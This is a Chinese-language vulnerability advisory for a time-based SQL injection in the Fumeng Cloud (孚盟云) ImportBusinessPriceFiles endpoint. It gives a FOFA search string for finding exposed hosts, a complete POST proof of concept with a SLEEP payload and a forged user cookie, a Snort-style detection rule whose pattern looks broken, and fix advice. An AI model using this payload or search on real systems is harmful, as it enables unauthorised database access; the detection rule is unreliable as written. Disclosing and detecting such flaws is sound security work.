

孚盟云-ImportBusinessPriceFiles-sql注入

孚盟云-ImportBusinessPriceFiles-sql注入，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

孚盟云

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="孚盟软件-孚盟云"

POC/EXP:

```
POST /m/Dingding/Ajax/AjaxBusinessPrice.ashx HTTP/1.1
Host: 127.0.0.1
Cookie: UserCookie={"empId":"1"}
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

action=ImportBusinessPriceFiles&templateId=1%27AND+%28SELECT+4920+FROM+%28SELECT%28SLEEP%285%29%29%29ILaK%29--+-&Fid=1&type=1
```



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"孚盟云 - MySQL Time-Based SQL Injection via ImportBusinessPriceFiles";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; content:"/m/Dingding/Ajax/AjaxBusinessPrice.ashx";
  http.header; content:"Content-Type: application/x-www-form-urlencoded";
  http.request_body; content:"action=ImportBusinessPriceFiles";
  http.request_body; pcre:"/templateId=
[^\&]*'AND%20%28SELECT%20\d+%20FROM%20%28SELECT%28SLEEP%28\d+%29%29%29[a-zA-
Z]+%29--+-%20-/i";
  metadata:
    cve none,
    service http,
    affected_product "孚盟云",
    vulnerability_type "MySQL Time-Based SQL Injection",
    attack_target "database_server",
    severity "high";
  classtype:sql-injection;
  sid:1000573;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限，升级至安全版本。